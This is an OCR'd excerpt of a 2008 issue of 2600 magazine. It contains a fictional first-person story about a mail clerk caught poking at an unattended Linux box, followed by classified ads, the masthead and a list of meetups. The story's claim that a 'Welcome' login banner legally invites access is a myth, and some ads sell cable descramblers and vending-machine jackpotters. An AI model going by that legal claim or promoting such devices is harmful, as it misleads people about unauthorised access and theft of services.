modem, and USB ports. Why the little old lady from Kentucky? She doesn't fit the hacker profile, but are we really sure about her? I think I saw a copy of *2600* and a *Phrack* printout inside her handbag, along with a USB thumbdrive labeled "rootkits."

Some of these security measures are not within the grasp of some business environments, but some of them are possible, with the most fundamental and most critical piece being the security policy.

What is the best recipe for a good security policy? That is the topic for another article.

References

- "Anti-virus protection gets worse," http://www.channelregister.co.uk/➥2007/12/21/dwindling_antivirus➥_protection/
- "Unix admin tried to axe power grid," http://www.infoworld.com/cgi-bin/➥redirect?source=rss&url=http://➥www.infoworld.com/article/07/12/14/➥Unix-admin-tried-to-axe-power-➥grid_1.html
- "Haxdoors of the Kaspersky Antivirus 6/7," http://rootkit.com/newsread➥.php?newsid=778
- "Computers' Insecure Security," http://www.businessweek.com/➥technology/content/jun2005/➥tc20050617_1613_tc024.htm



by Peter Wrenshall

I enjoy reading your magazine, and though I am not a computer hacker or cracker, I thought you might be interested to hear about how I once nearly got arrested for hacking and ended up working as a security consultant.

It happened while I was clerking for one of the big haulage firms. The job involved tracing delivery trucks, photocopying documents, and delivering mail, even though this was twenty years after the experts announced the arrival of the paperless office. It was hassle from nine to five. From the first day, I wanted to quit, but having left school two years earlier at sixteen, I didn't exactly have many career choices. I was studying at night school to become a computer network engineer, but I was three exams away from being qualified.

The only good thing about the job was that I was free to wander around the entire building with the mail cart. Within a few days of starting, I had found a deserted part of the building, the east wing of the sixth floor, where I could go and slack off, and look down at all the rat racers running to and from their interesting, high-paying jobs. Even better, I could get some coursework done.

On the Friday of my first week, I hid a pile of study notes under a stack of mail and rolled the mail cart up to the sixth floor. I walked past the sign showing what the spiffy conference suite they were building up there would look like when it was finished, and I went into one of the empty offices. I opened my notes, and started reading about IP version six. I hadn't been studying long when I noticed a persistent tapping sound. I looked around, but there was nothing in the room, which was bare. There wasn't even any carpet. I went out into the corridor and peered into the office next door. On the concrete floor, almost hidden from view, was an ancient computer workstation, which looked like it had been built not long after the dinosaurs had died out. I could see that error messages had filled the screen.

"It's none of my business," I thought. But as I say, in those days I was fixed on the idea of working with computers, and it wasn't long before my curiosity got the better of me. I went into the office, and crouched down to take a look. There was a manufacturer's decal on the front of the machine but nothing else. I looked around for some tag or label to tell me what machine it was and, more to the point, what it was doing alone in a deserted room, but the machine was as bare as the room it was in.

A network cable came out of the back and went into a socket on the wall, so I figured that the computer was still in use as part of someone's not-quite-dead project, or that it had simply been forgotten about. The noisy hard disk whirred, died, and then whirred again, as if the machine was doing some work in the background, or had become stuck in the infinite-loop that 1960s science fiction foretold. I looked at the screen filled with error messages. Whatever program had been running, it had well and truly fallen over, since the command-line was available, leaving the machine totally open.

The cursor blinked at me, as if to say, "Please help me, for I am broken."

I've always liked computers, and they've always liked me, so I was happy to reboot this machine to allow it to continue the labors the ancients had set for it. But first I thought I'd have a little look, you know, just to see what operating system it was running.

Bending low to type on the keyboard, I opened a few files and soon found out the machine was running an old version of Linux. I was just considering whether I should open the password file, to add my own user account, when I heard the voice of doom behind me.

"What are you doing?" it demanded.

I typed the `exit` command and hit enter. After the screen had cleared, I turned to see some guy in his forties, wearing overalls.

"Nothing," I said, weakly. I went to leave, but he was a hefty guy, and he blocked the doorway. "Wait there," he said. He pulled out

a mobile phone and dialed.

"Hello?" he growled into the handset. To cut a long story short, the room soon filled with people, most of them wearing suits that would have taken a quarter of my yearly salary to buy. The only one to introduce himself was Barker. He was, he said, the IT manager.

"Who are you, and what were you doing with that computer?" he said.

"I'm Karl Ripley. I noticed the machine had crashed," I replied, avoiding any reference to my being a mail clerk on my first week.

"Tampering with computers is an offense."

"Criminal offense," added the admin, just in time for the arriving security guard to hear it. There was a lull in the cross-questioning while everybody seemed to be waiting for me to say something. A couple of Microsoft minutes went by, but I couldn't find anything to say. My brain was slowly filling with images of me pushing a mail cart around the Cedar Creek Federal Correctional Facility. I wondered what kind of jail time does hacking carried.

"I wasn't tampering, just looking. I know I should have phoned the helpdesk, but it's my first week here, and I forgot the number." Actually, I had never known it. The only computing that general clerks were allowed to do was computing the square root of nothing.

"This kid could have been hacking," the admin said. "I think we should call the police." My stomach did a somersault. Obviously, this crufty-looking workstation held some sort of commercial data, like the payroll details for the last ten years or the file on who won Office Clerk of the Month. I looked around at the crowd. Nobody objected to the admin's suggestion. I saw the security guard move slightly to his left, blocking the exit a little more, and I felt the first drop of sweat run down my forehead. Only Barker looked unconcerned.

"Let's not overreact," he said. "Somebody walks into an open office and looks at a computer, it's hardly a felony."

"This area is closed off," the admin said defensively. "Nobody is allowed up here."

Barker turned back to me, and said, "What are you doing in this section, anyway?"

"I push my cart through here," I said, a bit breathlessly. "It's shorter than going back through the other section twice."

It all sounded innocent enough, which in a way it was. Barker let out a weary breath.

"I don't have time for this," he said to no one in particular. He looked at me, and then looked at the machine, then back at me again.

"You didn't do anything with that machine?"

"No, definitely not. I was just looking."

"Yes, but I don't get why would you be interested in it, anyway. What business is it of yours?"

I shrugged. "I wondered what had gone wrong with it. The screen was full of errors." I stopped talking, hoping that it was explanation enough. When that didn't get any response from Barker, I continued.

"I'm taking a night-school course in computers, and there's a troubleshooting module. I thought that I might recognize the errors."

Barker looked around at the suits, to see how they took my explanation. Then he looked me over, and I realized that he just wanted to get rid of me. Like most IT managers, he probably had twelve hours of work to fit into an eight-hour workday.

"Look," he said, "I'm going to give you the benefit of the doubt this time, because it's your first week here, and you obviously don't know the local rules. But from now on, this section is off-limits. And if you see any problems with any other computers, then do us all a favor and just ring the helpdesk. Don't stand looking at the screen, because around here..."

I felt the tension in my body vanish, and I was just about to start breathing again when the guy in overalls, the one who had found me, interrupted Barker.

"I told you, he wasn't just looking at the screen," he said. "He was typing on the keys." I'd forgotten he was there. The whole room turned to look at him, and Barker glared at him, as if he was annoyed at him for making a big deal out of nothing. The janitor glared back. Maybe, I thought, he also used the sixth floor for slacking off or brewing moonshine or something, and I had intruded on his turf.

"I saw him," he added defensively. Barker turned back to me. His eyebrows rose as he waited for an answer. There was no sense denying it.

"I only cleared the screen," I said. "I was going to call it in to the helpdesk when I got back downstairs." That was lame, and I cringed while saying it. Barker looked more disappointed than annoyed.

"Can you check what he typed on that machine?" he asked the admin.

"Possibly," was the admin's reply. He sounded unsure. That was a good sign. In my experience, it's rare to find an administrator who is as good with Linux as he is with Microsoft Windows. It's like finding someone who can write with their left and right hands equally well. Most people I knew used either Windows or Linux. I was hoping the admin standing at the workstation fell into the

Windows category.

"I'll check the history log," he said. My hope of him not knowing Linux vanished, and my heart sank. The history log on Linux is the file that keeps track of every command typed, and I knew that it would have a list of my recent activity. As I say, I am not much of a hacker, and hadn't bothered to delete anything to cover my tracks. I hadn't expected there was going to be an investigation. Thank god I hadn't created a user account. "Hacker creates backdoor to steal commercial secrets," the headlines would have said.

The admin logged on to the machine, and I watched him open the history file for the root user.

"He's been looking in the process directory," he said. He looked up with an outraged expression like a TV lawyer, only less sincere.

"What does that mean?" snapped Barker.

"He was probably trying to find out what services are available."

Barker turned back to me, assuming the full authority of his official role.

"Did you type those commands?" he demanded, jabbing his finger at the screen.

Until then, I had wanted to be honest, and if it had been just Barker on his own, I'd have told him what I had done. Even though what I'd done wasn't itself a crime, I knew that someone somewhere could probably make a three-act courtroom drama out of it. They'd lawyer up and hang me out to dry, I knew it. So I lied.

"Which commands?" I said innocently. The admin helpfully stepped away from being in front of the screen, and I made a pretense of looking at the evidence. There on the screen were the commands I had used to inspect the machine. But I soon realized that in his eagerness to prove his point, the admin had made a mistake. Not only was he not a Linux guru, he wasn't much of an admin, either.

"No," I said, firmly. "That just tells you what the last commands were. It doesn't tell you who typed them, or when they were typed. It could have been anybody. And it could have been weeks ago."

I thought I saw a hint of a smile appear on Barker's face, which was quickly replaced with his official expression. I had impressed the suits, too. A few raised expectant eyebrows toward the admin. There is a surprising lack of bias in management stiffs. Sure, they obviously enjoy a good feeding frenzy, but you'd think they'd automatically cheer for the guy in the most expensive suit, and that's not true. Instead, it's a case of line 'em up and may the best man win.

Barker stood there silently, looking at me, perhaps wondering if what I had said made sense. I wasn't sure myself. My Linux skills were not exactly brilliant, but I was hoping that they were better the admin-from-hell's.

"Who are you?" Barker said suddenly. Then he rephrased it. "I mean, you don't work in my department. What is it you do here?"

"I work in the mail room," I croaked, which had an even better effect on the suits than the history-file remark. Barker looked around, clearly puzzled. The admin looked at me, and I knew he knew he couldn't back up his accusation. I also knew that I'd made an enemy forever. Office enemies, though, I can live with.

"You can't let him go," the admin said. "Those commands must have come from him."

"You don't have any evidence," said Barker.

"He was seen typing by a witness. It is a criminal offense to access a computer that you are not authorized to use. If you don't call the police, I will." He unclipped a mobile phone from his belt. He was going to use it. I had another vision, one of my career being over. Not only that, but these people were from one of the biggest companies in the country. They didn't deal in dimes; they were used to working with millions of dollars daily. When asked to assess the damages to their supposedly-hacked network, they'd have no trouble cooking up some seven-figure sum to put in front of a judge. I got a hollow feeling in my stomach. I knew that even if I didn't get jailed, I'd have a hacking rap on my record, and then nobody was ever going to hire me to work in computers ever again. I was going to be a fifty-year-old general clerk, still living with my parents, hoping to have a heart attack just so I didn't have to push that cart around an office I hated.

We stood in silence for a moment, the admin poised to dial. I could see the security guard tensing his hands, getting ready for action. In the silence, I heard the machine's noisy hard disk spin up again, and start whirring, and I looked at the screen. And then I had my second brain wave of the morning.

"It's not a criminal offense," I said. "Not on that computer."

I waited for Barker to say something, but nobody said a word. I pointed at the screen, where the admin had just logged in.

"Your system says 'welcome' whenever anybody logs in."

Every head in the room turned to look at the screen. There at the top was the message of the day, the text that accompanies every logon. Right next to the name of the company

was the word "Welcome."

"A welcome can be legally construed as an invitation. Plus there was no warning that this is a restricted system."

I watched my audience, their business brains digesting the information.

"And, since the program had crashed, and I hadn't actually logged in," I added, "then legally speaking I haven't done anything wrong." Barker turned to the admin.

"Is that true?" he asked. The admin stood there, holding his phone, and tensing his jaw. He didn't reply. Actually, I had no idea if it was true, either. Barker let out a long breath through his nose, then spoke again.

"How many other machines have we got like that?" He wasn't holding back now. He was seriously annoyed, and he was letting the admin have it. Luckily for me, there was some administrative turf-war going on between the two. Office politics: don't you just love it?

"I don't know," said the admin, reluctantly. "You'll have to ask Bill. It's his box." I gathered that Bill was the company's UNIX wizard. "But this kid shouldn't be touching it."

"It shouldn't be on the floor in an empty office. What's it doing in here anyway?" snapped Barker. The admin was going to say something, but Barker preempted him.

"You'd better get Bill up here today. I don't care what he's doing; tell him to get up here now. We need the standard warning message on every Linux machine, today."

"But there are dozens of them," said the admin, a bit whiney.

"It's simple. Just change the message of the day," I suggested helpfully.

Barker shot me a look, and I shut my mouth, and looked suitably serious. Contrite, I think is the word.

"Just get it done," he said to the admin. "And get this machine out of here and into the server room."

The admin was outranked, and he knew it. He nodded silently. At the back of every office drone's mind is the mortgage he has to pay. More likely, the admin was simply following the route to the top that the ads secretly suggest: obey silently, and one day you can be the winner of the rat race. Barker turned to me.

"Go back to your work, and if you touch another machine in here, I'll personally call the police."

"I won't," I said. "Thanks."

I headed to the door. The guard stepped aside to let me pass, and I left him and the Inquisition to their post-event discussion and went out. I grabbed the cart and hustled along the corridor as fast as my wheels would go. I hit the button to fetch the elevator, and I could hear the suits filing out of the room, their spectator sport over with, going back to writing memorandums to the board. The door opened and I got in. As the elevator descended, I said a silent prayer to whomever the patron saint of hackers is, and quietly resolved that my first-born male child would be named Barker.

I exited on the ground floor, almost colliding with one of the junior clerks who was always bugging me about putting her mail on the desk instead of in the proper tray.

"Oops," I said, with a friendly smile. She was cute, and I guess the recent excitement had caught me off guard, the adrenalin had given me confidence, or something, and so I said, "How's it going?" or words to that effect. She walked away without saying anything, the perfect end to a perfect day.


I went down the corridor and into the mail room, and I stayed there until five o'clock. It's funny how a close brush with imprisonment can make mail sorting seem like fun.

I never found out what was on that workstation or why it was in that empty room, and I never asked. But I did get a call on the following Monday. It was Barker. He wanted to know if I would like to work for him in the IT department. He said that needed someone with Linux skills. Of course, I accepted, and a few months of study and three exams later, I was given the official title of network engineer. Basically, I get paid to play with networks, to see where the security holes are, and occasionally to swap out a broken switch.

These days, I can afford to buy computer equipment from this century. I never went back to a life of criminal hacking, and I've never had to push a cart around an office ever again—so far. But I did manage to bump into that clerk, the one I collided with on my first week. This time, I got a smile, and as I watched her walk away, I noticed a bit of a sway in her hips that hadn't been there before.

I'd tell you about how the computer on her desk developed a network fault that only I could fix, but you can probably guess the details.

Have an interesting fictional story concerning hacking that you'd like to test out on our readers? Send it on in to articles@2600.com. Please tell us it's fiction so we don't inadvertently spread a pack of lies.



Happenings

PHREAKNIC 12. Nashville 2600 is once again proud to present PhreakNIC 12, held every year in Nashville, TN. We are holding this technology conference in the same location as the past 5 years, the Days Inn at the Stadium on October 24th-26th, 2008. Visit http://phreaknic.info for the latest information, including hotel booking information and pre-registration. Call (615) 254-1551 and mention "PhreakNIC" for the special rate of $67/night.

For Sale

SECURITY SYSTEM FOR SALE, under $100 and no monthly fees. I am selling security systems to protect your computer or personal space such as a dormitory or apartment, etc. This covert alarm system calls your cell phone on detection of intrusion, then allowing you to use your cell phone to hear the intruder's activities through a sound amplified microphone on the unit. This alarm system is disguised as an ordinary house phone and is also a working phone! (Great for offices.) Best security system money can get for under $100 and no monthly fees. Order now for $75 only at www.CNC-Distribution.com/CNC

MAC SPYWARE- anti-spyware for the Mac OS X, detects, isolates, and removes spyware and over 8000 tracking cookies. Thirty day free trial - http://macscan.securemac.com/ - Help us promote MacScan, receive a free copy, and swag - macsec@securemac.com for details.

CRACKER FRIENDLY GLASS TOBACCO PIPES, water pipes, chamber pipes, and accessories. Liquidation sale! For those pulling all-nighters who need help focusing. Free shipping for orders over $30. Email kurlie19845@yahoo.com for pics and questions. Must be 18!

CABLE TV DESCRAMBLERS. New. Each $45 + $5 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

TV-B-GONE. Turn off TVs in public places! Airports, restaurants, bars, anywhere there's a TV. Now available as an open source kit, as well as the super-popular original keychain. The kit turns off TVs at 40 yards! And now, for professionals, the TV-B-Gone Pro turns off TVs up to 100 yards away! *2600* readers get 10% discount on TV-B-Gone keychains - use Coupon Code: 2600. www.TVBGone.com

JEAH.NET supports *2600*, because we read too! JEAH.NET continues to be #1 for fast, stable FreeBSD shell accounts with hundreds of vhost domains, FreeBSD and Plesk web hosting, 100% private and secure domain registration, and aggressive merchant solutions. *2600* readers' setup fees are always waived at JEAH.NET.

J!NX-HACKER CLOTHING/GEAR. Tired of being naked? JINX.com has 300+ T's, sweatshirts, stickers, and hats for those rare times that you need to leave your house. We've got swag for everyone, from the budding n00blet to the vintage geek. So take a five minute break from surfing pr0n and check out http://www.JINX.com. Uber-Secret-Special-Mega Promo: Use "2600v25no2" and get 10% off of your order.

VENDING MACHINE JACKPOTTERS. Go to www.hackershomepage.com for Vending & Slot Machine Jackpotters, Safe Crackers, Lock Picks, Phone Devices & Controversial Hacking Publications.

NET DETECTIVE. Whether you're just curious, trying to locate or find out about people for personal or business reasons, or you're looking for people you've fallen out of touch with, Net Detective makes it all possible! Net Detective is used worldwide by private investigators and detectives, as well as everyday people who use it to find lost relatives, old high school and army buddies, deadbeat parents, lost loves, people that owe them money, and just plain old snooping around. Visit us today at www.netdetective.org.uk.

NETWORKING AND SECURITY PRODUCTS available at OvationTechnology.com. We're a supplier of Network Security and Internet Privacy products. Our online store features VPN and firewall hardware, wireless hardware, cable and DSL modems/routers, IP access devices, VoIP products, parental control products, and ethernet switches. We pride ourselves on providing the highest level of technical expertise and customer satisfaction. Our commitment to you... No surprises! Buy with confidence! Security and Privacy is our business! Visit us at http://www.OvationTechnology.com/store.htm.

REAL WORLD HACKING: Interested in rooftops, steam tunnels, and the like? Read the all-new *Access All Areas*, a guidebook to the art of urban exploration, from the author of *Infiltration* zine. Send $20 postpaid in the US or Canada, or $25 overseas, to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada, or order online at www.infiltration.org.

***FREEDOM DOWNTIME* ON DVD!** Years in the making but we hope it was worth the wait. A double DVD set that includes the two hour documentary, an in-depth interview with Kevin Mitnick, and nearly three hours of extra scenes, lost footage, and miscellaneous stuff. Plus captioning for 20 (that's right, 20) languages, commentary track, and a lot of things you'll just have to find for yourself! The entire two disc set can be had by sending $30 to Freedom Downtime DVD, PO Box 752, Middle Island, NY 11953 USA or by ordering from our online store at http://store.2600.com. (VHS copies of the film still available for $15.)

Help Wanted

LOOKING FOR HELP from anyone in the writing of a proposal to help me try to reinstate personal computers in the East Jersey State Prison in Rahway, New Jersey. We are operating under a new commissioner since the computers were taken away in 1995 due to policy revisions for no reason at all. If anyone knows someone that knows someone that knows the commissioner of the New Jersey State Prisons, we seek your help in this matter. I am also looking for anyone who is willing to help me with my programming skills. Anything will be a plus. Contact info: Akmed R. Fluker, 467096/853803A, Lock Bag R, Rahway, New Jersey 07065. Peace and brotherhood to all.

RENEGADE BLACK SHEEP TECH ENTREPRENEUR in process of putting flesh on the bones of an encrypted voice communications project. Do you have experience in the deep details of VoIP/SIP protocols, network traffic analysis, billing system construction, PtoP routing, and so on? Interested in working with a top-end team to build a world-changing tool for regular folks around the world to use in their everyday lives? Contact me at wrinko@hushmail.com.

Wanted

LOOKING FOR *2600* READERS who would like to offer their services for hire. Want to make money working from home or on the road, call (740) 544-6563 extension 10.

WANTED. Verified/verifiable computer hacker. Will pay $75 for interview to be used for future publication; either on-the-record or off-the-record. Response2600 (at) yahoo.com.

Services

HACKER TOOLS TREASURE BOX! You get over 660 links to key resources, plus our proven methods for rooting out the hard-to-find tools, instantly! Lets you build your own custom hacker (AHEM, network security) tool kit. http://FortressDataProtection.com/securitybook

GET A RAISE AT WORK - BLOCK MORE SPAM. SpamStopsHere (www.spamstopshere.com) is the premier solution to help you improve your boss' opinion of you, or help you keep spam away from your own business. It will help you block over 99% of spam "out of the box" and has virtually no false positives. It requires no tuning, other than having your users send any spam that does manage to get through to a special e-mail address, so it too gets blocked for all of SpamStopsHere's clients. Because of the methodology used, even medical groups and law firms, the two hardest types of organizations to spam filter, can get great success. I've been using the service myself for two years at my employer, and have personally had two false positives in

"There's no place like HOPE."
- random Last HOPE attendee, July 2008.

STAFF

Editor-In-Chief
Emmanuel Goldstein

Associate Editor
Mike Castleman

Layout and Design
Skram

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, Paul Estev, Mr. French, Javaman, Joe630, Graverose, Kingpin, Kn1ghtl0rd, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Silent Switchman, StankDawg, Mr. Upsetter

IT Operations: css, Juintz

IRC Admins: beave, mangala, koz, r0d3nt

Broadcast Coordinators: Juintz, thal

Inspirational Music: Kylie Minogue, Anti-Flag, Adam Green, Phathead/Ogun, The Album Leaf, Mullyman, Steve Earle, Lucienne Boyer, Tyree Colion, Elliott Smith, DJ Shadow, Mikey Dread

Shout Outs: Alain Mueller, Brauerei Loscher, Al and Zach, the AMD team, the Wiley crew, WKKX in Wheeling, Cory Doctorow, Lexlcon, Daravinne, aestetix, Alpha Centauri, Marc Tobias, Phil Torrone, Rat Man, Froggy

RIP: Arthur C. Clarke, Hopscotch

2600 *(ISSN 0749-3851, USPS # 003-176); Summer 2008, Volume 25 Issue 2, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices.*

POSTMASTER:
Send address changes to: *2600*
P.O. Box 752 Middle Island,
NY 11953-0752.

SUBSCRIPTION CORRESPONDENCE:
2600 Subscription Dept., P.O. Box 752,
Middle Island, NY 11953-0752 USA
(subs@2600.com)

YEARLY SUBSCRIPTIONS:
U.S. and Canada - $24 individual,
$50 corporate (U.S. Funds)
Overseas - $34 individual, $65 corporate

Back issues available for 1984-2007 at
$25 per year, $34 per year overseas
Individual issues available from 1988 on
at $6.25 each, $8.50 each overseas

LETTERS AND ARTICLE SUBMISSIONS:
2600 Editorial Dept., P.O. Box 99,
Middle Island, NY 11953-0099 USA
(letters@2600.com, articles@2600.com)

***2600* Office Line: +1 631 751 2600**
***2600* Fax Line: +1 631 474 2677**

Copyright © 2008; 2600 Enterprises Inc.

ARGENTINA

Buenos Aires: The "Cruzat Beer House" bar, Sarmiento 1617 (first floor, Paseo La Plaza).

AUSTRALIA

Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm

Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St at Central Station. 6 pm

AUSTRIA

Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL

Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm

CANADA

Alberta

Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm

British Columbia

Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba

Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick

Moncton: Champlain Mall food court, near KFC. 7 pm

Ontario

Barrie: William's Coffee Pub, 505 Bryne Dr. 7 pm

Guelph: William's Coffee Pub, 492 Edinbourgh Rd S. 7 pm

Ottawa: World Exchange Plaza, 111 Albert St, second floor. 6:30 pm

Toronto: Free Times Cafe, College and Spadina.

Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm

Quebec

Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA

Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm

CZECH REPUBLIC

Prague: Legenda pub. 6 pm

DENMARK

Aalborg: Fast Eddie's pool hall.

Aarhus: In the far corner of the DSB cafe in the railway station.

Copenhagen: Cafe Blasen.

Sonderborg: Cafe Druen. 7:30 pm

EGYPT

Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND

Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). Payphone: (01273) 606674. 7 pm

Exeter: At the payphones, Bedford Square. 7 pm

Kent: At the end of the bus station opposite Wilkinsons, Canterbury. 6:30 pm

London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm

Manchester: Bulls Head Pub on London Rd. 7:30 pm

Norwich: Borders entrance to Chapelfield Mall. 6 pm

Reading: Afro Bar, Merchants Place, off Friar St. 6 pm

FINLAND

Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE

Grenoble: Eve, campus of St. Martin d'Heres. 6 pm

Lille: Grand-Place (Place Charles de Gaulle) in front of the Furet du Nord bookstore. 9 pm

Paris: Place de la Republique, near the (empty) fountain. 6:30 pm

Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm

GREECE

Athens: Outside the bookstore Papasotiriou on the corner of Patision and Stournari. 7 pm

IRELAND

Dublin: At the phone booths on Wicklow St beside Tower Records. 7 pm

ITALY

Milan: Piazza Loreto in front of McDonalds.

JAPAN

Tokyo: Linux Cafe in Akihabara district. 6 pm

NEW ZEALAND

Auckland: London Bar, upstairs, Wellesley St, Auckland Central. 5:30 pm

Christchurch: Java Cafe, corner of High St and Manchester St. 6 pm

Wellington: Load Cafe in Cuba Mall. 6 pm

MEXICO

Mexico City: "Zocalo" Subway Station (Line 2 of the "METRO" subway, the blue one). At the "Departamento del Distrito Federal" exit, near the payphones and the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

NORWAY

Oslo: Oslo Sentral Train Station. 7 pm

Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm

Trondheim: Rick's Cafe in Nordregate. 6 pm

PERU

Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm

SCOTLAND

Glasgow: Central Station, payphones next to Platform 1. 7 pm

SOUTH AFRICA

Johannesburg (Sandton City): Sandton food court. 6:30 pm

SWEDEN

Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm

Stockholm: Outside Lava.

SWITZERLAND

Lausanne: In front of the MacDo beside the train station. 7 pm

UNITED STATES

Alabama

Auburn: The student lounge upstairs in the Foy Union Building. 7 pm

Huntsville: Stanlieo's Sub Villa on Jordan Lane.

Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona

Phoenix: Unlimited Coffee (741 E. Glendale Ave). 6 pm

Tucson: Borders in the Park Mall. 7 pm

California

Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm

Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

Monterey: Mucky Duck, 479 Alvarado St. 5:30 pm.

Sacramento: Round Table Pizza at 127 K St.

San Diego: Regents Pizza, 4150 Regents Park Row #170.

San Francisco: 4 Embarcadero Plaza (inside). 5:30 pm

San Jose: Outside the cafe at the MLK Library at 4th and E San Fernando. 6 pm

Colorado

Boulder: Wing Zone food court, 13th and College. 6 pm

Lakewood: Barnes and Noble in the Denver West Shopping Center, 14347 W Colfax Ave.

District of Columbia

Arlington: Pentagon City Mall by the phone booths next to Panda Express. 6 pm

Florida

Ft. Lauderdale: Broward Mall in the food court. 6 pm

Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm

Melbourne: House of Joe Coffee House, 1220 W New Haven Ave. 6 pm

Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm

Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm

Georgia

Atlanta: Lenox Mall food court. 7 pm

Idaho

Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.

Pocatello: College Market, 604 S 8th St.

Illinois

Chicago: Neighborhood Boys and Girls Club, 2501 W Irving Park Rd. 7 pm

Indiana

Evansville: Barnes and Noble cafe at 624 S Green River Rd.

Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm

Indianapolis: Mo'Joe Coffee House, 222 W Michigan St.

South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa

Ames: Memorial Union Building food court at the Iowa State University.

Kansas

Kansas City (Overland Park): Oak Park Mall food court.

Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana

Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm

New Orleans: Z'otz Coffee House uptown at 8210 Oak St. 6 pm

Maine

Portland: Maine Mall by the bench at the food court door.

Maryland

Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts

Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm

Marlborough: Solomon Park Mall food court. 6 pm

Northampton: Downstairs of Haymarket Cafe. 6 pm

Michigan

Ann Arbor: Starbucks in The Galleria on S University.

Minnesota

Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri

Kansas City (Independence): Barnes & Noble, 19120 E 39th St.

St. Louis: Galleria Food Court.

Springfield: Borders Books and Music coffeeshop, 3300 S Glenstone Ave, one block south of Battlefield Mall. 5:30 pm

Nebraska

Omaha: Crossroads Mall Food Court. 7 pm

Nevada

Las Vegas: reJAVAnate Coffee, 3300 E Flamingo Rd (at Pecos). 7 pm

New Mexico

Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm

New York

New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St, between Lexington & 3rd.

Rochester: Panera Bread, 2373 W Ridge Rd. 7:30 pm

North Carolina

Charlotte: South Park Mall food court. 7 pm

Raleigh: Royal Bean coffee shop on Hillsboro St (next to the Playmakers Sports Bar and across from Meredith College).

Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota

Fargo: West Acres Mall food court by the Taco John's. 6 pm

Ohio

Cincinnati: The Brew House, 1047 E McMillan. 7 pm

Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.

Columbus: Convention center on street level around the corner from the food court.

Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma

Oklahoma City: Cafe Bella, southeast corner of SW 89th St and Penn.

Tulsa: Promenade Mall food court.

Oregon

Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm

Pennsylvania

Allentown: Panera Bread, 3100 W Tilghman St. 6 pm

Harrisburg: Panera Bread, 4263 Union Deposit Rd. 6 pm

Philadelphia: 30th St Station, southeast food court near mini post office.

South Carolina

Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota

Sioux Falls: Empire Mall, by Burger King.

Tennessee

Knoxville: Borders Books Cafe across from Westown Mall.

Memphis: Quetzal, 664 Union Ave. 6 pm

